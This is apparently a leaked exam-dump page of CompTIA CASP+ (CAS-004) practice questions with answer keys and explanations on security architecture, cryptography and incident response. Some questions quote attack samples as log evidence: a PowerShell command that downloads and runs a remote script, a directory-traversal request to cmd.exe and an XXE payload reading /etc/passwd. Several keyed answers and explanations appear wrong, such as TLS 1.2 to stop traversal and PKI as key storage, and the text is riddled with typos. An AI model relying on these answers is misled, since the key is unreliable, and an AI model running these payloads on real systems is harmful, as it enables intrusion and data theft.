
CAS-004 Dumps

CompTIA Advanced Security Practitioner (CASP+) Exam

https://www.certleader.com/CAS-004-dumps.html



NEW QUESTION 1
A systems administrator is preparing to run a vulnerability scan on a set of information systems in the organization. The systems administrator wants to ensure that the targeted systems produce accurate information especially regarding configuration settings.
Which of the following scan types will provide the systems administrator with the MOST accurate information?

A. A passive, credentialed scan
B. A passive, non-credentialed scan
C. An active, non-credentialed scan
D. An active, credentialed scan

Answer: D

NEW QUESTION 2
A security engineer performed an assessment on a recently deployed web application. The engineer was able to exfiltration a company report by visiting the following URL:
www.intranet.abc.com/get-files.jsp?file=report.pdf
Which of the following mitigation techniques would be BEST for the security engineer to recommend?

A. Input validation
B. Firewall
C. WAF
D. DLP

Answer: A

Explanation:
Input validation is a technique that checks the user input for any errors, malicious data, or unexpected values before processing it by the application. Input validation can prevent many common web application attacks, such as:
? SQL injection, which exploits a vulnerability in the application’s database query to execute malicious SQL commands.
? Cross-site scripting (XSS), which injects malicious JavaScript code into the application’s web page to execute on the client-side browser.
? Directory traversal, which accesses files or directories outside of the intended scope by manipulating the file path.
In this case, the security engineer should recommend input validation as the best mitigation technique, because it would:
? Prevent the exfiltration of a company report by validating the file parameter in the
URL and ensuring that it matches a predefined list of allowed files or formats.
? Enhance the security of the web application by filtering out any malicious or invalid input from users or attackers.
? Be more effective and efficient than other techniques, such as firewall, WAF (Web Application Firewall), or DLP (Data Loss Prevention), which may not be able to detect or block all types of web application attacks.


NEW QUESTION 3
A mobile application developer is creating a global, highly scalable, secure chat application. The developer would like to ensure the application is not susceptible to on-path attacks while the user is traveling in potentially hostile regions. Which of the following would BEST achieve that goal?

A. Utilize the SAN certificate to enable a single certificate for all regions.
B. Deploy client certificates to all devices in the network.
C. Configure certificate pinning inside the application.
D. Enable HSTS on the application's server side for all communication.

Answer: C

Explanation:
Certificate pinning is a technique that embeds one or more trusted certificates or public keys inside an application, and verifies that any certificate presented by a server matches one of those certificates or public keys. Certificate pinning can prevent on-path attacks, such as man-in-the-middle (MITM) attacks, which intercept and modify the communication between a client and a server.
Configuring certificate pinning inside the application would allow the mobile application developer to create a global, highly scalable, secure chat application that is not susceptible to on-path attacks while the user is traveling in potentially hostile regions, because it would:
? Ensure that only trusted servers can communicate with the application, by
rejecting any server certificate that does not match one of the pinned certificates or public keys.
? Protect the confidentiality, integrity, and authenticity of the chat messages, by
preventing any attacker from intercepting, modifying, or impersonating them.
? Enhance the security of the application by reducing its reliance on external factors, such as certificate authorities (CAs), certificate revocation lists (CRLs), or online certificate status protocol (OCSP).

NEW QUESTION 4
Device event logs sources from MDM software as follows:



```
Device          Date/Time       Location            Event       Description
ANDROID_1022    01JAN21 0255    39.9072N,77.0369W   PUSH        APPLICATION 1220 INSTALL QUEUED
ANDROID_1022    01JAN21 0301    39.9072N,77.0369W   INVENTORY   APPLICATION 1220 ADDED
ANDROID_1022    01JAN21 0701    39.0067N,77.4291W   CHECK-IN    NORMAL
ANDROID_1022    01JAN21 0701    25.2854N,51.5310E   CHECK-IN    NORMAL
ANDROID_1022    01JAN21 0900    39.0067N,77.4291W   CHECK-IN    NORMAL
ANDROID_1022    01JAN21 1030    39.0067N,77.4291W   STATUS      LOCAL STORAGE REPORTING 85% FULL
```

Which of the following security concerns and response actions would BEST address the risks posed by the device in the logs?

A. Malicious installation of an application; change the MDM configuration to remove application ID 1220.
B. Resource leak; recover the device for analysis and clean up the local storage.
C. Impossible travel; disable the device’s account and access while investigating.
D. Falsified status reporting; remotely wipe the device.

Answer: C

Explanation:
The device event logs show that the device was in two different locations (New York and London) within a short time span (one hour), which indicates impossible travel. This could be a sign of a compromised device or account. The best response action is to disable the device's account and access while investigating the incident. Malicious installation of an application is not evident from the logs, nor is resource leak or falsified status reporting. Verified References: https://www.comptia.org/blog/what-is-impossible- travel https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 5
A security analyst at a global financial firm was reviewing the design of a cloud-based system to identify opportunities to improve the security of the architecture. The system was recently involved in a data breach after a vulnerability was exploited within a virtual machine's operating system. The analyst observed the VPC in which the system was located was not peered with the security VPC that contained the centralized vulnerability scanner due to the cloud provider's limitations. Which of the following is the BEST course of action to help prevent this situation m the near future?

A. Establish cross-account trusts to connect all VPCs via API for secure configuration scanning.
B. Migrate the system to another larger, top-tier cloud provider and leverage the additional VPC peering flexibility.
C. Implement a centralized network gateway to bridge network traffic between all VPCs.
D. Enable VPC traffic mirroring for all VPCs and aggregate the data for threat detection.

Answer: A

Explanation:
The BEST course of action for the security analyst to help prevent a similar situation in the near future is to Establish cross-account trusts to connect all VPCs via API for secure configuration scanning (A). Cross-account trusts allow for VPCs to be securely connected for the purpose of secure configuration scanning, which can help to identify and remediate vulnerabilities within the system.

NEW QUESTION 6
A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins based on geographic location, but some employees report their mobile phones continue to sync email traveling . Which of the following is the MOST likely explanation? (Select TWO.)

A. Outdated escalation attack
B. Privilege escalation attack
C. VPN on the mobile device
D. Unrestricted email administrator accounts
E. Chief use of UDP protocols
F. Disabled GPS on mobile devices

Answer: CF

NEW QUESTION 7
A new requirement for legislators has forced a government security team to develop a validation process to verify the integrity of a downloaded file and the sender of the file Which of the following is the BEST way for the security team to comply with this requirement?

A. Digital signature
B. Message hash
C. Message digest
D. Message authentication code

Answer: A

Explanation:
A digital signature is a cryptographic technique that allows the sender of a file to sign it with their private key and the receiver to verify it with the sender's public key. This ensures the integrity and authenticity of the file, as well as the non-repudiation of the sender. A message hash or a message digest is a one-way function that produces a fixed- length output from an input, but it does not provide any information about the sender. A message authentication code (MAC) is a symmetric-key technique that allows both the sender and the receiver to generate and verify a code using a shared secret key, but it does not provide non-repudiation.
References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.1: Apply cryptographic techniques

NEW QUESTION 8
Clients are reporting slowness when attempting to access a series of load-balanced APIs that do not require authentication. The servers that host the APIs are showing heavy CPU utilization. No alerts are found on the WAFs sitting in front of the APIs.
Which of the following should a security engineer recommend to BEST remedy the
performance issues in a timely manner?

A. Implement rate limiting on the API.
B. Implement geoblocking on the WAF.
C. Implement OAuth 2.0 on the API.
D. Implement input validation on the API.

Answer: A

Explanation:
Rate limiting is a technique that can limit the number or frequency of requests that a client can make to an API (application programming interface) within a given time frame. This can help remedy the performance issues caused by high CPU utilization on the servers that host the APIs, as it can prevent excessive or abusive requests that could overload the servers. Implementing geoblocking on the WAF (web application firewall) may not help remedy the performance issues, as it could block legitimate requests based on geographic location, not on request rate. Implementing OAuth 2.0 on the API may not help remedy the performance issues, as OAuth 2.0 is a protocol for authorizing access to APIs, not for limiting requests. Implementing input validation on the API may not help remedy the performance issues, as input validation is a technique for preventing invalid or malicious input from reaching the API, not for limiting requests. Verified References:

https://www.comptia.org/blog/what-is-rate-limiting https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 9
The Chief information Security Officer (CISO) of a small locate bank has a compliance requirement that a third-party penetration test of the core banking application must be conducted annually. Which of the following services would fulfill the compliance requirement with the LOWEST resource usage?

A. Black-box testing
B. Gray-box testing
C. Red-team hunting
D. White-box testing
E. Blue-learn exercises

Answer: C

NEW QUESTION 10
A security engineer needs to recommend a solution that will meet the following requirements:
Identify sensitive data in the provider's network
Maintain compliance with company and regulatory guidelines
Detect and respond to insider threats, privileged user threats, and compromised accounts Enforce datacentric security, such as encryption, tokenization, and access control
Which of the following solutions should the security engineer recommend to address these requirements?

A. WAF
B. CASB
C. SWG
D. DLP

Answer: D

Explanation:
DLP (data loss prevention) is a solution that can meet the following requirements: identify sensitive data in the provider's network, maintain compliance with company and regulatory guidelines, detect and respond to insider threats, privileged user threats, and compromised accounts, and enforce data-centric security, such as encryption, tokenization, and access control. DLP can monitor, classify, and protect data in motion, at rest, or in use, and prevent unauthorized disclosure or exfiltration. WAF (web application firewall) is a solution that can protect web applications from common attacks, such as SQL injection or cross-site scripting, but it does not address the requirements listed. CASB (cloud access security broker) is a solution that can enforce policies and controls for accessing cloud services and applications, but it does not address the requirements listed. SWG (secure web gateway) is a solution that can monitor and filter web traffic to prevent malicious or unauthorized access, but it does not address the requirements listed. Verified References: https://www.comptia.org/blog/what-is-data-loss-prevention https://partners.comptia.org/docs/default-source/resources/casp-content-guid

NEW QUESTION 10
A cybersecurity analyst receives a ticket that indicates a potential incident is occurring. There has been a large in log files generated by a generated by a website containing a ''Contact US'' form. The analyst must determine if the increase in website traffic is due to a recent marketing campaign of if this is a potential incident. Which of the following would BEST assist the analyst?

A. Ensuring proper input validation is configured on the ''Contact US'' form
B. Deploy a WAF in front of the public website
C. Checking for new rules from the inbound network IPS vendor
D. Running the website log files through a log reduction and analysis tool

Answer: D

NEW QUESTION 12
An organization established an agreement with a partner company for specialized help desk services. A senior security officer within the organization Is tasked with providing documentation required to set up a dedicated VPN between the two entities. Which of the following should be required?

A. SLA
B. ISA
C. NDA
D. MOU

Answer: B

Explanation:
An ISA, or interconnection security agreement, is a document that should be required to set up a dedicated VPN between two entities that provide specialized help desk services. An ISA defines the technical and security requirements for establishing, operating, and maintaining a secure connection between two or more organizations. An ISA also specifies the roles and responsibilities of each party, the security controls and policies to be implemented, the data types and classifications to be exchanged, and the incident response procedures to be followed.
References: [CompTIA CASP+ Study Guide, Second Edition, page 36]

NEW QUESTION 15
An organization's existing infrastructure includes site-to-site VPNs between datacenters. In the past year, a sophisticated attacker exploited a zero-day vulnerability on the VPN concentrator. Consequently,
the Chief Information Security Officer (CISO) is making infrastructure changes to mitigate the risk of service loss should another zero-day exploit be used against the VPN solution.
Which of the following designs would be BEST for the CISO to use?

A. Adding a second redundant layer of alternate vendor VPN concentrators
B. Using Base64 encoding within the existing site-to-site VPN connections

C. Distributing security resources across VPN sites
D. Implementing IDS services with each VPN concentrator
E. Transitioning to a container-based architecture for site-based services

Answer: A

Explanation:
If on VPN concentrator goes down due to a zero day threat, having a redundant VPN concentrator of a different vendor should keep you going.

NEW QUESTION 20
A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file: powershell EX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.psl');whois
Which of the following security controls would have alerted and prevented the next phase of the attack?

A. Antivirus and UEBA
B. Reverse proxy and sandbox
C. EDR and application approved list
D. Forward proxy and MFA

Answer: C

Explanation:
An EDR and whitelist should protect from this attack.

NEW QUESTION 24
A Chief Information Officer (CIO) wants to implement a cloud solution that will satisfy the following requirements:
Support all phases of the SDLC. Use tailored website portal software.
Allow the company to build and use its own gateway software. Utilize its own data management platform.
Continue using agent-based security tools.
Which of the following cloud-computing models should the CIO implement?

A. SaaS
B. PaaS
C. MaaS
D. IaaS

Answer: D


Explanation:
Reference: https://www.bmc.com/blogs/saas-vs-paas-vs-iaas-whats-the-difference-and- how-to-choose/

NEW QUESTION 29
A penetration tester obtained root access on a Windows server and, according to the rules of engagement, is permitted to perform post-exploitation for persistence.
Which of the following techniques would BEST support this?

A. Configuring systemd services to run automatically at startup
B. Creating a backdoor
C. Exploiting an arbitrary code execution exploit
D. Moving laterally to a more authoritative server/service

Answer: B

NEW QUESTION 30
A security analyst needs to recommend a remediation to the following threat:



```
GET http://comptia.com/casp/search?q=scriptingcrc
GET http://comptia.com/casp/..%5../Windows/System32/cmd.exe?/c+sql+s:\
POST http://comptia.com/casp/login.asp
GET http://comptia.com/casp/user=54x90211z
```

Which of the following actions should the security analyst propose to prevent this successful exploitation?

A. Patch the system.
B. Update the antivirus.
C. Install a host-based firewall.
D. Enable TLS 1.2.

Answer: D

NEW QUESTION 33
A company publishes several APIs for customers and is required to use keys to segregate customer data sets.
Which of the following would be BEST to use to store customer keys?


A. A trusted platform module
B. A hardware security module
C. A localized key store

D. A public key infrastructure

Answer: D

Explanation:
A public key infrastructure (PKI) is a system of certificates and keys that can provide encryption and authentication for APIs (application programming interfaces). A PKI can be used to store customer keys for accessing APIs and segregating customer data sets. A trusted platform module (TPM) is a hardware device that provides cryptographic functions and key storage, but it is not suitable for storing customer keys for APIs. A hardware security module (HSM) is similar to a TPM, but it is used for storing keys for applications, not for APIs. A localized key store is a software component that stores keys locally, but it is not as secure or scalable as a PKI. Verified References: https://www.comptia.org/blog/what-is-pki https://partners.comptia.org/docs/default- source/resources/casp-content-guide

NEW QUESTION 36
A security auditor needs to review the manner in which an entertainment device operates. The auditor is analyzing the output of a port scanning tool to determine the next steps in the security review. Given the following log output.
The best option for the auditor to use NEXT is:



```
$ nmap -F -T4 192.168.8.11
Starting Nmap 7.60
Nmap scan report for 192.168.8.11
Host is up (0.702s latency).
Not shown: 99 filtered ports
PORT      STATE    SERVICE
80/tcp    open     http
MAC Address: 04:18:18:EB:10:13 (CompTIA)
Nmap done: 1 IP address (1 host up) scanned in 3.18 seconds
```

A. A SCAP assessment.
B. Reverse engineering
C. Fuzzing
D. Network interception.

Answer: A

NEW QUESTION 38
A security team received a regulatory notice asking for information regarding collusion and pricing from staff members who are no longer with the organization. The legal department provided the security team with a list of search terms to investigate.
This is an example of:

A. due intelligence
B. e-discovery.
C. due care.
D. legal hold.

Answer: A

Explanation:
Reference: https://www.ansarada.com/due-diligence/hr


NEW QUESTION 41
A security analyst is investigating a possible buffer overflow attack. The following output was found on a user's workstation:
graphic.linux_randomization.prg
Which of the following technologies would mitigate the manipulation of memory segments?

A. NX bit
B. ASLR
C. DEP
D. HSM

Answer: B

Explanation:
https://eklitzke.org/memory-protection-and-aslr
ASLR (Address Space Layout Randomization) is a technology that can mitigate the manipulation of memory segments caused by a buffer overflow attack. ASLR randomizes the location of memory segments, such as the stack, heap, or libraries, making it harder for an attacker to predict or control where to inject malicious code or overwrite memory segments. NX bit (No-eXecute bit) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. NX bit marks certain memory segments as non-executable, preventing an attacker from running code in those segments. DEP (Data Execution Prevention) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. DEP uses hardware and software mechanisms to mark certain memory regions as data-only, preventing an attacker from running code in those regions. HSM (Hardware Security Module) is a device that can provide cryptographic functions and key storage, but it does not mitigate the manipulation of memory segments
caused by a buffer overflow attack. Verified References: https://www.comptia.org/blog/what-is-aslr https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 42
A company recently deployed a SIEM and began importing logs from a firewall, a file server, a domain controller a web server, and a laptop. A security analyst receives a series of SIEM alerts and prepares to respond. The following is the alert information:



Severity	Source device	Event info	Time (UTC)
Medium	abc-usa-fw01	RDP (3389) traffic from abc-admin-1p01 to abc-usa-fs1	1020:08
Low	abc-ger-dc1	Successful logon event for user jdoe on abc-usa-fs1	1020:34
Medium	abc-ger-fw01	RDP (3389) traffic from abc-usa-fs1 to abc-ger-fs1	1021:02
Low	abc-usa-fw01	SMB (445) traffic from abc-usa-fs1 to abc-web01	1020:51
Low	abc-usa-dc1	Successful logon event for user jdoe on abc-ger-fs1	1024:55
High	abc-usa-fw01	FTP (21) traffic from abc-ger-fs1 to abc-web01	1025:16
High	abc-web01	Successful logon event for user Administrator	1126:40

Which of the following should the security analyst do FIRST?

A. Disable Administrator on abc-uaa-fsl, the local account is compromised
B. Shut down the abc-usa-fsl server, a plaintext credential is being used
C. Disable the jdoe account, it is likely compromised
D. Shut down abc-usa-fw01; the remote access VPN vulnerability is exploited

Answer: C

Explanation:
Based on the SIEM alerts, the security analyst should first disable the jdoe account, as it is likely compromised by an attacker. The alerts show that the jdoe account successfully logged on to the abc-usa-fsl server, which is a file server, and then initiated SMB (445) traffic to the abc-web01 server, which is a web server. This indicates that the attacker may be trying to exfiltrate data from the file server to the web server. Disabling the jdoe account would help stop this unauthorized activity and prevent further damage.
Disabling Administrator on abc-usa-fsl, the local account is compromised, is not the first action to take, as it is not clear from the alerts if the local account is compromised or not. The alert shows that there was a successful logon event for Administrator on abc-usa-fsl, but it does not specify if it was a local or domain account, or if it was authorized or not. Moreover, disabling the local account would not stop the SMB traffic from jdoe to abc- web01.
Shutting down the abc-usa-fsl server, a plaintext credential is being used, is not the first action to take, as it is not clear from the alerts if a plaintext credential is being used or not. The alert shows that there was RDP (3389) traffic from abc-admin1-logon to abc-usa-fsl, but it does not specify if the credential was encrypted or not. Moreover, shutting down the file server would disrupt its normal operations and affect other users.
Shutting down abc-usa-fw01; the remote access VPN vulnerability is exploited, is not the first action to take, as it is not clear from the alerts if the remote access VPN vulnerability is exploited or not. The alert shows that there was FTP (21) traffic from abc-usa-dcl to abc- web01, but it does not specify if it was related to the VPN or not. Moreover, shutting down the firewall would expose the network to other threats and affect other
services. References: What is SIEM? | Microsoft Security, What is a SIEM Alert? | Cofense

NEW QUESTION 44
A security is assisting the marketing department with ensuring the security of the organization’s social media platforms. The two main concerns are:
The Chief marketing officer (CMO) email is being used department wide as the username The password has been shared within the department
Which of the following controls would be BEST for the analyst to recommend?

A. Configure MFA for all users to decrease their reliance on other authentication.
B. Have periodic, scheduled reviews to determine which OAuth configuration are set for each media platform.
C. Create multiple social media accounts for all marketing user to separate their actions.
D. Ensue the password being shared is sufficiently and not written down anywhere.

Answer: A

Explanation:
Configuring MFA for all users to decrease their reliance on other authentication is the best option to improve email security at the company. MFA stands for multi-factor authentication, which is a method of verifying a user’s identity by requiring two or more factors, such as something the user knows (e.g., password), something the user
has (e.g., token), or something the user is (e.g., biometric). MFA can prevent unauthorized access to email accounts even if the username or password is compromised or shared. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.csoonline.com/article/3239144/what-is-mfa-how-multi-factor-authentication- works.html

NEW QUESTION 47
A software development company is building a new mobile application for its social media platform. The company wants to gain its users' trust by re reducing the risk of on-path attacks between the mobile client and its servers and by implementing stronger digital trust. To support users’ trust, the company has released the following internal guidelines:
* Mobile clients should verify the identity of all social media servers locally.
* Social media servers should improve TLS performance of their certificate status.
+ Social media servers should inform the client to only use HTTPS.
Given the above requirements, which of the following should the company implement? (Select TWO).

A. Quick UDP internet connection
B. OCSP stapling
C. Private CA
D. DNSSEC
E. CRL

F. HSTS
G. Distributed object model

Answer: BF

Explanation:
OCSP stapling and HSTS are the best options to meet the requirements of reducing the risk of on-path attacks and implementing stronger digital trust. OCSP stapling allows the social media servers to improve TLS performance by sending a signed certificate status along with the certificate, eliminating the need for the client to contact the CA separately. HSTS allows the social media servers to inform the client to only use HTTPS and prevent downgrade attacks. The other options are either irrelevant or less effective for the given scenario.


NEW QUESTION 51
A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process ‘memory location. Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

A. Execute never
B. Noexecute
C. Total memory encryption
D. Virtual memory protection

Answer: A

Explanation:
Execute never is a technology that can be enabled on the ARM architecture to prevent malware from inserting itself in another process’ memory location. Execute never (also known as XN or NX) is a feature that marks certain memory regions as non-executable, meaning that they cannot be used to run code. This prevents malware from exploiting buffer overflows or other memory corruption vulnerabilities to inject malicious code into another process’ memory space.
References: [CompTIA CASP+ Study Guide, Second Edition, page 295]

NEW QUESTION 55
A security analyst is reviewing the following vulnerability assessment report:



```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

A. Server1
B. Server2
C. Server 3
D. Servers

Answer: A

NEW QUESTION 59
An attacker infiltrated the code base of a hardware manufacturer and inserted malware before the code was compiled. The malicious code is now running at the hardware level across a number of industries and sectors. Which of the following categories BEST describes this type of vendor risk?

A. SDLC attack
B. Side-load attack
C. Remote code signing
D. Supply chain attack

Answer: D

NEW QUESTION 60
A municipal department receives telemetry data from a third-party provider The server collecting telemetry sits in the municipal departments screened network and accepts connections from the third party over HTTPS. The daemon has a code execution vulnerability from a lack of input sanitization of out-of-bound messages, and therefore, the cybersecurity engineers would like to Implement nsk mitigations. Which of the following actions, if combined, would BEST prevent exploitation of this vulnerability? (Select TWO).


A. Implementing a TLS inspection proxy on-path to enable monitoring and policy enforcement
B. Creating a Linux namespace on the telemetry server and adding to it the servicing HTTP daemon
C. Installing and configuring filesystem integrity monitoring service on the telemetry server
D. Implementing an EDR and alert on Identified privilege escalation attempts to the SIEM
E. Subscribing to a UTM service that enforces privacy controls between the internal network and the screened subnet
F. Using the published data schema to monitor and block off nominal telemetry messages

Answer: AC

Explanation:
A TLS inspection proxy can be used to monitor and enforce policy on HTTPS connections, ensuring that only valid traffic is allowed through and malicious traffic is blocked. Additionally, a filesystem integrity monitoring service can be installed and
configured on the telemetry server to monitor for any changes to the filesystem, allowing any malicious changes to be detected and blocked.

NEW QUESTION 62
A security analyst discovered that the company’s WAF was not properly configured. The main web server was breached, and the following payload was found in

one of the malicious requests:



```
<!DOCTYPE doc [
<!ELEMENT doc ANY>
<ENTITY xxe SYSTEM “file:///etc/password”>]>
<doc>&xxe;</doc>
```

Which of the following would BEST mitigate this vulnerability?

A. CAPTCHA
B. Input validation
C. Data encoding
D. Network intrusion prevention

Answer: B

Explanation:
Reference: https://hdivsecurity.com/owasp-xml-external-entities-xxe

NEW QUESTION 67
A security architect is tasked with scoping a penetration test that will start next month. The architect wants to define what security controls will be impacted. Which of the following would be the BEST document to consult?

A. Rules of engagement
B. Master service agreement
C. Statement of work
D. Target audience

Answer: C

Explanation:
